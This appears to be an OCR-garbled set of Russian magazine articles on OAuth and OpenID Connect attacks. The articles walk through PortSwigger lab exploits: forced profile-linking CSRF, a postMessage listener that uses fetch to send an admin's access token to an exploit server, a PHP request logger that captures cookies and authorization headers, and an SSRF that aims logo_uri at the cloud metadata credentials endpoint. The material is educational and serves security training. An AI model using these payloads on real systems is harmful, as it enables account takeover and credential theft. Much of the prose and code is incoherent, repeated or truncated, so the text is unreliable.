Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.61 Safari/537.36
Accept: text/html,application/xhtml+xml,application/signed-exchange;v=b3;q=0.9,text/html,application/xhtml+xml,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigation
Sec-Fetch-Dest: document
Referer: https://0a4f007400d70fc5c01e391500270040.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,ru;q=0.8
Connection: close
Response
Raw Headers Hex
HTTP/2 302 Found
Location: https://0a4f007400d70fc5c01e391500270040.web-security-academy.net/oauth-callback?code=Ij1rdi-HTTP/2
Cache-Control: no-store
Pragma: no-cache
Expires: Unknown
Set-Cookie: session=Ij1rdi-Ij1rdi-HTTP/2; session=0SDA5KUQ9NE

OAUTH OT И ДО

ИЗУЧАЕМ ПРОТОКОЛЫ И РАЗБИРАЕМ БАЗОВЫЕ АТАКИ НА OAUTH

CSRF-АТАКИ НА OAUTH

Как работает OAUTH

OAuth — это очень гибкий протокол, который предоставляет много вариантов для разработчиков. Именно по этой причине в нем и появилось столько уязвимостей — разработчики хотят написать свой сервис как можно быстрее и выпустить его на рынок не обратив на OAuth в блокер, поэтому допускают грубые ошибки.

Рассмотрим, что же, которую мы уже рассмотрели, какие сначала зарегистрировали клиентское приложение. А после регистрации пользователь, который значится в базе данных авторизации, в настройках зеркал своей социальной сети выбирает, что хочет видеть, чтобы мне могли, которые ресурсы, которые мне или этим.

Для безопасности, но такое действительно встречается (хотя и реже, чем раньше), разработчики делают здесь отличается параметр **state**, который служит защитой от CSRF-атак, чтобы между ним и нет выполнить действие от имени другого пользователя.

Как работает CSRF токен

Работает он очень просто:

1. Клиентское приложение (например, Mailpostman) генерирует уникальную сессию и подставляет ее в state, которую на стороне на стороне Authorization Request направляет пользователя на сервер авторизации.
2. Если авторизационным сервером пользователь успешно перенаправляет его обратно на указанный redirect_uri с тем же включенным в URL параметром state.
3. Перед получением access token клиентское приложение сравнивает полученное значение с ранее сохраненным и сохраненным значением. Если значения совпадают, это подтверждает, что запрос авторизации и можно продолжать аутентификацию.

Затем значение state — необязательный, и многие разработчики им пренебрегают. В этой ситуации его будет, и мы уверим на реальном приложении. Но есть и гораздо более серьезные, чем аналогичные авторизацию сеть. Например, конечно же, уязвимости.

Habr. Forced OAuth profile linking

Обязательная работа на сервер Habrahabr.

Открываем главную страницу сервера нашего нам Хаха, что с нашим сервером.

Страница приложения

Переходим в My account. Теперь нам нашли сервер для учетных записей: перед — классическим для входа через сайт, а второго — для входа через социальные сеть. Поскольку к нашему аккаунту привязан сайт еще не привязан, то мы входим классическим способом.


Страница входа

Вводим данные пользователя **alinnet** и создаем в личный кабинет. Помимо уже знакомых полей для ввода имени пользователя и пароля добавлены поля, на можно заметить, тут уже есть API и возможность привязывать к текущему аккаунту социальные профили, чтобы заходить через него в уже созданный личный кабинет без ввода логина и пароля.

Личный кабинет

Давай нажмем Attach a social profile и пропустим на полные фокус, точно так же, как мы это уже делали раньше. Поскольку это неполитические часть плохо отлажена.

Сначала нас редиректит на страницу входа с помощью социальной сети.



Страница входа через социальную сеть

Здесь мы вводим пароль от второго аккаунта и аккаунт **peter_alinnet** и подтверждаем выдачу доступа к своему профилю и электронной почте.

Экран с подтверждением доступа

Получаем уведомление о том, что профиль привязан.

Экран с подтверждением привязки

Уязвимостями от успешной линковки профиля

Фокус на самом отличается от предыдущего, но теперь он использован в новом сценарии. Наша задача, на самом деле, состоит в том, чтобы инициировать авторизацию. В этом нам помогает уязвимость, которую мы уже нашли. Мы можем отправить ссылку на страницу которого мы можем регистрировать аккаунт для администратора.

Раньше его не было в задании, но в этом сценарии требуется взаимодействие с пользователем. Поэтому на просто необходим. На Exploit Server мы из разместить собственную полезную нагрузку и заманить администратора. Все CSRF-атаки реализовать в том, чтобы от имени пользователя отправить какой-нибудь запрос, а без ввода его не сделать.

Экран Exploit Server

Схема получения HTTP запроса в Burp Suite. Здесь мы нажимаем Authorization Response — тот редирект в сервер приложения, который происходит после авторизации пользователя.

Схема получения HTTP запроса в Burp Suite

Скопируем параметр code и вставляем в него сцену с линковкой. Клиент приложения получает запрос и выбирает Social Login.

Social login

Переходим в Exploit Server и нажимаем этот же и пока Body. Это будет соединение страницы по адресу /exploit.

Экран Exploit Server

Можно проверить, правильно ли мы отработает: нам Store, чтобы сохранить, и потом зайдем на страницу. В ответ на ресурс, что с первого получили или сделал приемлемо, можешь сказать поместь администратора. Для этого отправляем на страницу victim-this-is-you.

Далее мы переходим в Access log, чтобы посмотреть, кто при нажатии показывает все посещения страниц. Сервер в замешал собственный IP-но, кроме него, можно заметить и другой — это IP администратора. Если он зайдет на страницу, значит, тот сработал.

Access log

Теперь возвращаемся в блог и нажимаем через социальную сеть.

Страница входа

Если атака удалась, то теперь окажешься не в своем кабинете, а в кабинете администратора.

Личный кабинет администратора

Заходим в аккаунт и удаляем Карлоса (это нужно сделать по условию задания).

Удаляем пользователя carlos

И получаем уведомление об успешном прохождении лаборатории.

Уведомление об успешном прохождении лаборатории

ВЫВОДЫ

В этой статье мы познакомились с технологией OAuth, начиная с протокола, заканчивая уязвимостями. Мы рассмотрели, как выглядит протокол, как он работает, что такое Authorization Code Flow и его упрощенная версия Implicit Grant Flow и решили для обзора, почему работать с базовыми атаками на протокол, которые доказывают, что протокол, в принципе, уязвимо.

Но, как показывает статья, мы уязвим в ещё нескольких технологиях. Это потому, не обходится современный веб, а также нужно не свободно использовать уязвимости, а также использовать атаки на более сложные и защищенные сайты.

OAUTH ОТ И ДО

Ищем цепочки уязвимостей при атаках на авторизацию

Michael Bell
Bugcrowd Researcher

Сегодня разберем механизмы OAuth, которые встречаются в разной природе и есть шанс по себе бесобедить, а отрыв уязвимости использовать можно серьезным последствием — вплоть до полного захвата аккаунтов. Статья для тех, кто уже знаком с OAuth, но хочет закрепить знания.

INFO

О том, как устроен протокол OAuth и как на его основе строится SSO, я уже писал в большой статье — OAuth и не только — протоколы и разбираем типовые атаки на OAuth.

ЧТО ЕДЕТ, КОГДА НЕ ПРОВЕРЯТЬ redirect_uri

Первая цепочка **redirect_uri** — это то, куда перенаправит сервер провайдера авторизации, на какой URL нас начнет кидать после того, как пользователь успешно ввел свои данные, подтвердил доступ и получил код.

Проблема на первом этапе атаки авторизации по OAuth, или в перенаправлении пользователя на URL, который ему не принадлежит.

Когда бы ресурсы типа Discord на сайт Mixpanel, ссылка выглядит примерно так:

```
https://discord.com/oauth2/authorize?
response_type=code&client_id=1480661548097024734&scope=identify%20email%20connections%20guilds%20guilds.join&state=15773059ghq9183habf92ca&redirect_uri=https%3A%2F%2Fmixpanel.com%2Ficon%2Fdiscord%2Fcallback&prompt=none&integration_type=0&guild_id=1053877538117351938&guild_hashes%5B1053877538117351938%5D=a_f3b3a0ef3ecc8ac1a0ac2b0b8d7d7a1d&disable_guild_select=true
```

OAUTH ОТ И ДО

ИЩЕМ ШЕСТОЧНЫЕ УЯЗВИМОСТИ ПРИ ATTAKAH ПЛ АВТОРИЗАЦИИ

Дмитрий Чистяков, старший эксперт по анализу защищенности ПРИ Positive Technologies, специализируется на анализе защищенности сложных web-приложений, ведении проектов по внутренним аудитам и тестам на проникновение, участвует в bug bounty.

https://company.yandex.com/oauth/authorize?response_type=token&client_id=<client_id>&redirect_uri=<redirect_uri>

Сравнение

Сервер Yandex шлет пользователю в браузер, в ответ на запрос приложения, ещё и скрипт, который по-разному обрабатывает URI. Приложение, которое использует OAuth, может получить доступ к данным пользователя, если сервер, на стороне которого работает это приложение, сохранит access_token, который передается в URI. Это возможно, если приложение использует для авторизации JavaScript-библиотеку, которая обрабатывает URI. Но, к сожалению, не все такие библиотеки могут корректно обрабатывать URI, в частности, не обрабатывать URI, передаваемые в location.hash. Поэтому, в случае, если приложение использует такую библиотеку, атаковать такое приложение можно, используя уязвимости в ней.

Рис. 1. Пример запроса к Yandex OAuth

Теперь шлем google.com на аналогичный запрос нашему скрипту на собственном сервере. Google в ответ шлет нам скрипт, который, в отличие от предыдущего примера, ничего не делает, что говорит нам о том, что в данном случае библиотека OAuth2 умеет только обрабатывать URI, передаваемые в location.hash. Но, к сожалению, в данном случае, приложение использует для авторизации не JS-библиотеку, а PHP-скрипт, который обрабатывает такие данные на стороне клиента, а нам нужно, чтобы сервер получил access_token. Для этого нам нужно, чтобы наш скрипт отправил на сервер URI, в котором access_token передается в location.hash.

Рис. 2. Пример запроса к google OAuth

Для этого создаем скрипт на стороне сервера и изменяем Google запрос на такой:

```
https://accounts.google.com/o/oauth2/auth?response_type=token&client_id=<client_id>&redirect_uri=http%3A%2F%2F<ip_address>%2F<filename>%3Ftest%3D1&scope=https%3A%2F%2Fwww.google.com%2Faccounts%2Fo%2Foauthtest&state=<state>
```

Теперь в ответ нам Google посылает скрипт, который, в отличие от предыдущего примера, передает access_token в URI. Это значит, скрипт отправляет access_token в location.hash.

Рис. 3. Пример запроса к google OAuth

Для того, чтобы получить access_token, нужно отправить информацию о location.hash на сервер. Это можно сделать, например, вставив в скрипт AJAX-запрос, который передает location.hash в URI. Это значит, скрипт отправляет access_token в URI.

```
<?
$ip = $_SERVER['REMOTE_ADDR'];
$date = date("d.m.Y");
$time = date("H:i:s");
$filename = "log_".$ip."_".$date."_".$time.".log";
$f = fopen($filename, "w");
$text = "Hello\n";
$text .= "Method: ".$_SERVER['REQUEST_METHOD']."\n";
$text .= "Query string: ".$_SERVER['QUERY_STRING']."\n";
$text .= "Cookies: ".$_SERVER['HTTP_COOKIE']."\n";
$text .= "Referer: ".$_SERVER['HTTP_REFERER']."\n";
$text .= "User agent: ".$_SERVER['HTTP_USER_AGENT']."\n";
$text .= "Accept: ".$_SERVER['HTTP_ACCEPT']."\n";
$text .= "Accept-Language: ".$_SERVER['HTTP_ACCEPT_LANGUAGE']."\n";
$text .= "Accept-Encoding: ".$_SERVER['HTTP_ACCEPT_ENCODING']."\n";
$text .= "Accept-Charset: ".$_SERVER['HTTP_ACCEPT_CHARSET']."\n";
$text .= "Connection: ".$_SERVER['HTTP_CONNECTION']."\n";
$text .= "Host: ".$_SERVER['HTTP_HOST']."\n";
$text .= "Proxy-Connection: ".$_SERVER['HTTP_PROXY_CONNECTION']."\n";
$text .= "Via: ".$_SERVER['HTTP_VIA']."\n";
$text .= "X-Forwarded-For: ".$_SERVER['HTTP_X_FORWARDED_FOR']."\n";
$text .= "Cache-Control: ".$_SERVER['HTTP_CACHE_CONTROL']."\n";
$text .= "Pragma: ".$_SERVER['HTTP_PRAGMA']."\n";
$text .= "Authorization: ".$_SERVER['HTTP_AUTHORIZATION']."\n";
$text .= "Content-Type: ".$_SERVER['HTTP_CONTENT_TYPE']."\n";
$text .= "Content-Length: ".$_SERVER['HTTP_CONTENT_LENGTH']."\n";
$text .= "Cookie: ".$_SERVER['HTTP_COOKIE
```

OAUTH ОТ И ДО

ИЩЕМ ЦЕПОЧКИ УЯЗВИМОСТЕЙ ПРИ АТАКАХ НА АВТОРИЗАЦИЮ

Этот метод отправляет сообщение родительскому окну с типом **oncomment**, передавая данные из формы, вместе с параметром ошибки.

И наконец, **form-reset()** сбрасывает форму, очищая все из полей.

Если всё обошлось, то посылается сообщение. На стороне загружается iframe, внутри — поле для отправки комментария. Когда пользователь, из запомнит и нажимает Send Comment, в родительское окно посылается содержимое формы, а оттуда данные отправляются на эндпоинт **send_form**, который и публикует данные комментария.

Когда запускается iframe, в родительское окно еще отсылается событие о том, что он успешно загружен, и ссылка, по которой он находится.

```
{
    "type": "onload",
    "data": "https://8a9f08f3b9c-488f2b2b1d0f1b08f3b08c8-
web.security-academy.net/post/comment/comment-form?postId=1&l="
}
```

Потом «невидо» отправляется уже содержимое самого комментария.

```
{
    "type": "oncomment",
    "content": {
        "comment": "asdsad",
        "name": "asdsad",
        "email": "test@gmail.com",
        "avatar": "http://gravatar.com/",
        "website": "",
        "csrf": "9w8MFHiVTFjvQ5QbL7tXcqGqxyTWbcFf"
    }
}
```

Это же сообщение можно увидеть в DOM inspector.

Пример post-message, которым отправляется в родительское окно сообщение о комментарии

В момент ее загрузки такой хайп идёт на встраивание. Так как обмен комментарии спрашивает начальная форма и просохла в виде отдельного фрейма здесь, то мы можем на ней в реальном работодателе нам подготовили исполнение, чтобы мы могли нарушается клейковерхность подобной особенности в данным атаке. Разработчики порой теряют стандартный код, и мы должны уметь использовать его в своих целях.

Если в post-message обмене случайно пропустили origin проверку! Клеенка для нас — событие **onload**, при обработке которого в родительское окно всевдарается URL, включая ту часть, которая после знака **#**. Кроме того, данные родительского окна не проверяются.

Так что, помимо, DAuth поэтому в данном случае **redirect_uri** ссылка на ресурс, то и итого сможем получить токен из post-message в родительское окно. В качестве родительского окна будет выступать наш эксплоит-сервер, где мы и будем принимать данные.

Перейдем в Burp Repeater и изменим **redirect_uri** ссылкой на форму с комментарием, не забывая использовать Path Traversal из предыдущего задания (окно сервер-не пропал сервер).

Цепочка редиректов приводит на форму с комментариями, в виде при ошибке

Переходим к эксплоит-серверу и пишем код, который открывает наш приёмный URL в iframe.

Пример для iframe

Нажимаем на Store и сталкиваемся с непонятной ошибкой.

Ошибка с настройкой iframe

Сталкиваемся с этой ошибкой не в один, и на форуме PortSwigger были сказаны тоже, где люди жаловались на то же самое:

Latest posts

Sleeping Dwarf accepts iframes (as an open redirect)
I am trying to write the Sleeping Dwarf access iframes on an open redirect. This is my original - hope it makes sense:
Last updated: Jul 28, 2021 1:18AM UTC, 2 Organ replies: 0, 0 comments, replies, views 24, 0

Sleeping Dwarf access iframes via a proxy page
I am trying to write the Sleeping Dwarf access iframes via a proxy page. When I contact the iframe on the original server, everything works fine. But when I try to access the iframe via a proxy page, it fails.
Last updated: Jul 28, 2021 1:18AM UTC, 2 Organ replies: 0, 0 comments, replies, views 24, 0

Ошибка на форуме PortSwigger

Как выяснилось, Chrome с новым апдейтом по умолчанию блокирует сторонние куки, и, чтобы пройти авторизацию, придется добавить домен эксплоит-сервера в исключения браузера. Для этого перейдем в раздел настроек Privacy and security и кликаем в Site allowed to use third-party cookies домен эксплоит-сервера.

Должно получиться, как у меня на скриншоте:

Как добавить сайт в исключения для сторонних кук


Возвращаемся обратно к эксплоит-серверу.

Код, который будет ждать сообщения от родительского окна сообщения

Добавим еще небольшой дебаггер код, который просто создаёт так называемый listner (слушатель), цель которого — принять PostMessage от дочернего окна и вывести его содержимое в консоль.

```
<script>
    window.addEvent.listener('message', function(e) {
        console.log(e.data)
    }, false)
</script>
```

Код, — на скриншоте ниже:



Код, который будет ждать сообщения от родительского окна сообщения

Посмотрим, что получилось. Открываем Exploit Server.

Сообщение с токеном в консоли

И вуаля, как в консоли отображается URL с нашим токеном. Теперь нам надо научиться корректно данные где как всё, что идет после решетки, не потеряется при передаче. Для этого нужно к данным, которые отправляет сервер, чтобы данные передача в access-лога, отсюда мы не сможем забрать этот самый access-токен администратора.

Это же данные можно увидеть в DOM inspector.

Сообщение с токеном в DOM inspector

Теперь запишем **console.log -> fetch**.

```
<script>
    window.addEvent.listener('message', function(e) {
        fetch('/?' + encodeURIComponent(e.data.data))
    }, false)
</script>
```

Обновляем код на эксплоит-сервере.

Финальный эксплоит

Открываем сайт и видим как вместо того, чтобы сообщение в логи, из него извлечен URL и отправлен прямо к нам на эксплоит-сервер, с использованием URL кодирования.

Мы получили URL с токеном и сделали так, чтобы он шел в логи

Теперь, если глянуть в логи, можно увидеть такие же эту ссылку.

Наш собственный токен в access-логах

Направляем администратора на наку страницу и смотрим за новыми логами:

Токен администратора в логах

Копируем ссылку, которая там появилась, и декодируем ее в Decoder.

Декодированная ссылка

Берем токен и отправляем на эндпоинт **/me**.

Получаем API-ответ администратора

А вот и API-ответ администратора! Либа пробована.

ВЫВОДЫ

В этой статье мы познакомились с технологией PostMessage и разобрали как комбинировать разные баги в DAuth, чтобы устраивать более продвинутые атаки и повышать эффективность.

Но нас отсюда останавливается на одном только OAuth. В заключительной статье из этой серии мы узнаем о недостатках openid-кеш, которые более стандартизированы и проявляются реже, но представляют часть проблем, но по-прежнему не лишены уязвимостей.

Кроме того, мы составим чек-лист для почтеньга и научимся автоматизировать поиск багов ☺

ПОСЛЕ OAUTH

Разбираемся атаки на OpenID Connect

Василий Ягов
Технический эксперт
Positive Technologies

OpenID Connect — это гарантированно протокол OAuth, прикрывающий рекламу, профиль и аутентификацией и закрыть белые пятна в исходном стеке. Сделав стандарт, авторы OpenID Connect, по-видимому, не учитывают особенности и сторонних мер, конфигов, ведущих к уязвимостям. В этой статье я разберу основные проблемы OAuth и покажу, как злоумышленники могут на чем-нибудь поживиться.

INFO

Все примеры кода, если иное не указано, взяты из тестовых авторизаций OAuth. Читай также статью «Как я взломал Facebook, Twitter и Google+ через OAuth» в ЛОГИН № 122. Ещё интересные уязвимости при атаках на авторизацию OAuth.

РАЗНИЦА МЕЖДУ OAUTH 1.0 И OAUTH 2.0

Сначала пара слов о различиях между версиями. Версия OAuth 1.0 имеет сложный и вычислительно ресурсоемкий алгоритм. Поэтому в OAuth 2.0 в OAuth 2.0 в новую версию OAuth 2.0 (RFC 6749) в стандарт внесены изменения, которые сделали его более простым и удобным. Кроме того, в OAuth 2.0 — в отличие от OAuth 1.0 — не нужно использовать криптографию, поэтому OAuth 2.0 стал гораздо более гибким.

Рассмотрим, почему версия OAuth 1.0 была «сложной», но при этом более надежной. Была выполнена подпись OAuth 1.0. Однако стоило уязвимых алгоритмов — и в OAuth 1.0 стали появляться уязвимости. Поэтому в OAuth 2.0 и отказались от подписи. Однако в OAuth 2.0 стоит использовать только TLS, что добавляет проблемы при использовании сертификатов.

Схема OAuth 1.0

Здесь и ниже сокращенные обозначения: Consumer — приложение, Provider — сервер.

Consumer получает Request Token — временный, ограниченный, имеющий срок действия — ресурсный токен.

Consumer перенаправляет пользователя — с временным, которым предоставляет Request Token — на страницу Provider.

Как можно и хочу заметить, сервер авторизации, который есть в OAuth 2.0, шлёт URI.

Получение Request Token

Сервер выдает Request Token на пользователя, который использовать Consumer — от отправителя к сервису проверки. Он нужен на первом этапе, чтобы пользователь мог перейти на страницу сервиса проверки. Consumer отправляет запрос на получение Request Token. Запрос выглядит так: Сервер авторизации получает запрос авторизации и его по получении использует Request Token для проверки запроса.

Получение Request Token на сервере авторизации. Если запрос проверен, сервер авторизации генерирует Request Token и его по получении использует.

Получение Request Token на сервере авторизации. Если запрос проверен, сервер авторизации генерирует Request Token и его по получении использует.

```
POST /oauth/request_token HTTP/1.1
Host: api.twitter.com/oauth/request_token
Authorization: OAuth oauth_nonce="ea370d808f62f2ee4ae_example.com"
oauth_callback="http%3A%2F%2Fprinter.example.com%2F%3Fsession%3D5jxsq8tf"
oauth_consumer_key="GDdmIQH6jhtmLUypg82g"
oauth_signature="wOJIO%2BB9dxGS/Z/X2+8uBA0bXdg%3D"
oauth_signature_method="HMAC-SHA1"
oauth_timestamp="1318467427"
oauth_version="1.0"
Content-Length: 0
Content-Type: application/x-www-form-urlencoded
```

Для его проверки (на основании **oauth_callback**) он вызов вторым запросом — уже с Request Token — на страницу авторизации, которая использует **oauth_verifier** (OAuth verifier) для проверки.

```
oauth_callback_URL = URL, на которую сервер проверяет перенаправление
oauth_consumer_key = идентификатор приложения для сервера проверки
oauth_token = Request Token, полученный в предыдущем запросе
oauth_signature_method = алгоритм подписи
oauth_signature = подпись, которая будет использоваться в ответе
oauth_timestamp = отметка времени, прошедшая с 1 января 1970 года
oauth_nonce = случайная строка, которая будет использоваться в ответе
oauth_version = версия
oauth_signature = идентификатор приложения, которое выдает для аутентификации запроса. Автоматически генерируется пользователем на основе его секрета.
```

Схема авторизации пользователя для получения Access Token

Если ты есть возможность «ЛОВИТЬ» по ошибке, то, это аутентификация пользователя, то есть использовать подписанный сервером сервер сервиса. Все отличительные данные конкретности и к чем-нибудь. Сервер авторизации получает запрос авторизации. Если запрос верен, сервер **oauth_verifier** для проверки.

В качестве ответа может использовать HMAC-SHA1, HMAC-SHA256 и RSA-SHA1. Сервер авторизации получает запрос авторизации и сервер проверки.

Схема аутентификации токена OAuth

Токен что как. Вейт поэтому запрос, до данных аутентификацию. Сервер авторизации получает запрос авторизации. Если запрос верен, сервер авторизации генерирует Access Token и его использует. Twitter поэтому при сервер OAuth токен и сервиса и сервер и сервер.

```
HTTPS_1_0 200 OK
Content-Type: application/x-www-form-urlencoded

oauth_token=NPcudxy0yU5T3tBzho7iCotZ3cnetKwzTcUYDvanC6W
oauth_token_secret=veNRnAWe6inFQ5VzmzpZesYg4xWMcW92Bfa0CfqSynE
```

Запрос получения токена:

```
GET /oauth/access_token HTTP/1.1
Host: api.twitter.com/oauth/access_token
Authorization: OAuth oauth_consumer_key="GDdmIQH6jhtmLUypg82g"
oauth_nonce="9044645bf0668d07d67f8ffd47ab5a2b"
oauth_signature="ea9ec8429b68f14353ca4bf4d1502a8f%2B8ua0w%
oauth_signature_method="HMAC-SHA1"
oauth_timestamp="1318467427"
oauth_token="NPcudxy0yU5T3tBzho7iCotZ3cnetKwzTcUYDvanC6W"
oauth_version="1.0"
```

В ответе использовать **access_token** — токен с полным которого можно получать доступ к ресурсам:

```
HTTPS_1_0 200 OK
Content-Type: application/x-www-form-urlencoded

access_token=ASDFqwerTYUIzxcvbnmPOIUYTREWQ0987654qwer
```

Схема аутентификации пользователя с получением согласия

Сервер проверяет запрос авторизации. Если запрос верен, сервер генерирует Access Token и его использует. Сервер проверяет запрос на ресурсы, если ресурсы доступ и защищенным ресурсам.

Сервер проверяет запрос на ресурсы, если ресурсы доступ и защищенным ресурсам. Если запрос верен, сервер генерирует — от сервиса почти на ресурсы доступ.

Сервер проверяет запрос на ресурсы, если ресурсы доступ. Если запрос верен, сервер генерирует — от сервиса почти на ресурсы доступ. Сервер проверяет запрос на ресурсы, если ресурсы доступ и защищенным ресурсам.

Сервер проверяет запрос на ресурсы, если ресурсы доступ. Если запрос верен, сервер генерирует — от сервиса почти на ресурсы доступ. Сервер проверяет запрос на ресурсы, если ресурсы доступ и защищенным ресурсам.

Если ты есть возможность перенаправлять доступ, сервер проверяет запрос на ресурсы доступ и не отобразить запрос на ресурсы доступ. Сервер проверяет запрос на ресурсы доступ. Если запрос верен, сервер генерирует — от сервиса почти на ресурсы доступ. Сервер проверяет запрос на ресурсы доступ. Если запрос верен, сервер генерирует — от сервиса почти на ресурсы доступ

ПОСЛЕ OAUTH

РАЗБИРАЯСЬ С ТАЙНЫМИ ПОРТАМИ OPENID CONNECT

OpenID поддерживает Client Credentials Grant, Resource Owner Password Credentials Grant и Implicit Grant, но не поддерживает Authorization Code Grant. Поэтому OpenID Connect использует отличные **Authorization Code Flow** и **Implicit Flow**. Вот в чем разница:

- **Authorization Request** Приложение перенаправляет Authorizing Party (или сервер авторизации, например, сервер Google) пользователя на страницу авторизации, передавая параметры запроса.
- **Authentication** Успешная аутентификация и авторизация пользователя. Эта процедура может различаться в зависимости от производителя, но обычно он использует сессии, куки, HTTP-аутентификацию и т.д.
- **Authorization Response** Authorizing Party перенаправляет пользователя обратно на Client с ответом. Ответ содержит параметры.
- **Token Request** Client обменивает ответ на запрос авторизации на токены доступа. Client делает запрос.
- **Token Verification** Client проверяет токены — это JWT-токен, в котором хранится информация об аутентификации пользователя. Client проверяет подпись, проверяет, что токен не истек, и что он выпущен для Client, который его запрашивает.

Как можно заметить, Client получает три токена, в отличие OAuth которого получает только один. Client может использовать Access Token для доступа к ресурсам, но ID Token предназначен только для Client. Refresh Token используется для получения нового ID Token, когда тот истекает.

Для обмена данными, Client использует JSON и HTTP. Client отправляет запрос на сервер авторизации, передавая параметры запроса, такие как `client_id`, `redirect_uri`, `scope`, `state` и `response_type`. Сервер отвечает, передавая параметры ответа, такие как `code`, `state` и `id_token`.

Все можно сделать. Если прочитать спецификацию, в ней обычно сложно разобраться, но если вы уже знаете, как работает OAuth, то OpenID Connect покажется вам простым. Если вы не знаете, то, наверное, вы не знаете, как работает OAuth, и вам следует сначала изучить OAuth. Если вы знаете, как работает OAuth, вы можете сосредоточиться на OpenID Connect, не отвлекаясь на детали OAuth, которые сейчас вам ни к чему.

ЧТО ЗАШИТО В ID-ТОКЕН ТОКЕН

Например, значение `nonce` в JWT-токене можно посмотреть на сайте jwt.io:

Подробности в JWT и токенах

Мы не будем подробно разбирать каждое поле, потому что о том и нам уже рассказывали, и вы можете прочитать о JWT в спецификации. Но вкратце, JWT-токен состоит из трех частей, разделенных точками. Первая часть — это заголовок, он по-прежнему кодируется в base64. Вот его содержимое:

```
eyJhbGciOiJSU1MyNTYiLCJ0eXAiOiJhdCsgand0In0
```

Это объект вида `{ alg: "RS256", typ: "at+jwt" }`. Вот вторая часть — полезная нагрузка:

```
eyJzdWIiOiIyMTQ3NjgzMjUyMTUyMjMzMjIyIiwiaXNzIjoiaHR0cDovL2xvY2FsaG9zdjo1MjMzIiwiZXhwIjoxNjg1MjMzMjIyLCJpYXQiOjE2ODUyMjMzMjIsIm5vbmNlIjoiMjE0NzY4MzIyMTUyMjMzMjIyIiwiYXVkIjpbIjIxNDcyMzIyMTUyMjMzMjIyIiwiMjE0NzY4MzIyMTUyMjMzMjIyIiwiMjE0NzY4MzIyMTUyMjMzMjIyIiwiMjE0NzY4M
```

ПОСЛЕ OAUTH

РАЗБИРАЕМ АТАКИ НА OPENID CONNECT

Хотя запрашиваются через специальный ID и, что самое главное, хранятся на сервере провайдера OpenID. Это странно, ведь если клиентское приложение регистрировалось с собственным URL, то тут должен был бы показывать он, а не ссылка на провайдера.

Здесь можно предположить, что провайдер ходит по предоставленной ссылке, скачивает информацию и сохраняет его у себя, отдает в дальнейшем его с собственного сервера. Похожий механизм применяется и в основном SSRF-уязвимости.


Мы можем попытаться отправить запрос, чтобы убедиться, что это действительно логика клиентского приложения, который кэшится у провайдера OpenID.

Опубликуем спецификацию и запишем в динамическую регистрацию собственного приложения с помощью OpenID. Дополнительно, находим параметр, отвечающий за логотип.

```
logo_uri
URL that references a logo for the Client application. If
present, the server SHOULD display this logo to the End-User during
Approval. The value of this field MUST point to a valid image file.
```

Попробуем снова зарегистрировать собственное приложение и указать в качестве URL для логотипа тот сервер, к которому нам нужно обратиться по задаче:

```
http://169.254.169.254/latest/meta-data/iam/security-credentials/
admin/
```



Приложение успешно создано, но пока что это ближе SSRF или же SSRF всюду. Попробуем ответ получить. Нам не нужно, чтобы нас, которые и пробовали задать до этого, в этом поле тоже не сработало. Либо сервер сам будет искать новые ресурсы, либо PortSwigger отслеживает в своем внутреннем мешкете интернет, чтобы успокоить жалобы реальных злоумышленников.

```
GET /client/avSuUbJhwbf+fdBhdqJ/logo HTTP/2
Host: [oauth-0a0000780400a5c1c1621702a00c5.web-security-academy.net]
GET /client/avSuUbJhwbf+fdBhdqJ/redirect_uri HTTP/2
Host: [oauth-0a0000780400a5c1c1621702a00c5.web-security-academy.net]
```

Та часть, которая находится между `/client/` и `/logo` — это ID приложения. Поэтому, чтобы увидеть наши ресурсы, нам в качестве которого мы указали внутренний ресурс, нужно заменить этот ID идентификатором того приложения, которое мы бравировали только что зарегистрировали.

Вот мы и получили токен администратора. Провайдер OpenID попытался зарегистрировать наше клиентское приложение, а также внутренний сервер для нас URL, который мы указывали у вторых приложений. Потом, как мы запросили его. Теперь остается только сделать из этого подсказывания. Мы всё прочитали!

ЧЕК-ЛИСТ ПРОВЕРОК

Эта серия статьи могла бы продолжаться бесконечно, если бы мы отказывали всем вышеперечисленным атакам. Мы постоянно проверяем существует ли уязвимость, отслеживаем механизмы, которые могут возникнуть в дальнейшем. Чтобы не пропустить ничего, мы составили чек-лист. Этот раздел основывается на OWASP Oauth 2.0 Security Best Current Practice, он был опубликован 3 июня 2024 года и в сравнении с ним мы постоянно заходим при использовании этого протокола.

Здесь есть много моментов, которые мы не разобрали, поэтому советую ознакомиться с документом Oauth 2.0 Security Best Current Practice.

РИСКИ

Ниже перечислены риски, которые приводятся бесконечно, если бы мы отказывали всем вышеперечисленным атакам. Мы постоянно сталкиваемся с подобными уязвимостями, отслеживаем механизмы, которые могут возникнуть в дальнейшем. Если отслеживать использование Oauth или OpenID:

Недостаточная проверка URI перенаправления — как проверяется параметр `redirect_uri` — сравнивается полный адрес или только внутренний домен? Если сравнивается только внутренний домен, то можно использовать open-redirect в нужном вам сервисе.

Утечка учетных данных через referrer — содержимое запроса или ответа отправляют может быть непреднамеренно передано в загоняет Referrer.

Утечка учетных данных через историю браузера — ссылки с кодами авторизации могут попасть в историю браузера.

Mix-Up-атаки — атака с получением кода авторизации или доступа. Злоумышленник использует доверие клиентов, один из которых настроен неуязвимостью злоумышленника.

Фальшивые кодировщики — злоумышленник пытается внедрить кодировщик кода авторизации в свой сервер с клиентом. Цель состоит в том, что бы сервер, использующий клиентом, перенес в результате или неучтивые жертвы.

Инъекция access-токена — злоумышленник использует украденный токен, чтобы выдать себя за его владельца.

Cross Site Request Forgery — атака типа CSRF в контексте Oauth, позволяющая выполнить действие от имени другого пользователя (например, принудить свой существующий аккаунт к привязке личного аккаунта сайта).

307-й редирект — если сервер авторизации перенаправляет `307 Temporary Redirect` с кодом ответа коды 302, атака после того, как пользователь введет свои учетные данные, злоумышленник с собственным вредоносным приложением может перехватить данные полностью.

Прокси сервер, завершающий TLS-соединение — атаки на прокси-сервер, который находится перед сервером авторизации, с частями на авторизации.

Внедрение себя за владельца ресурса — если приложение может выдать `client_id` на время регистрации, это может привести к кражи данных.

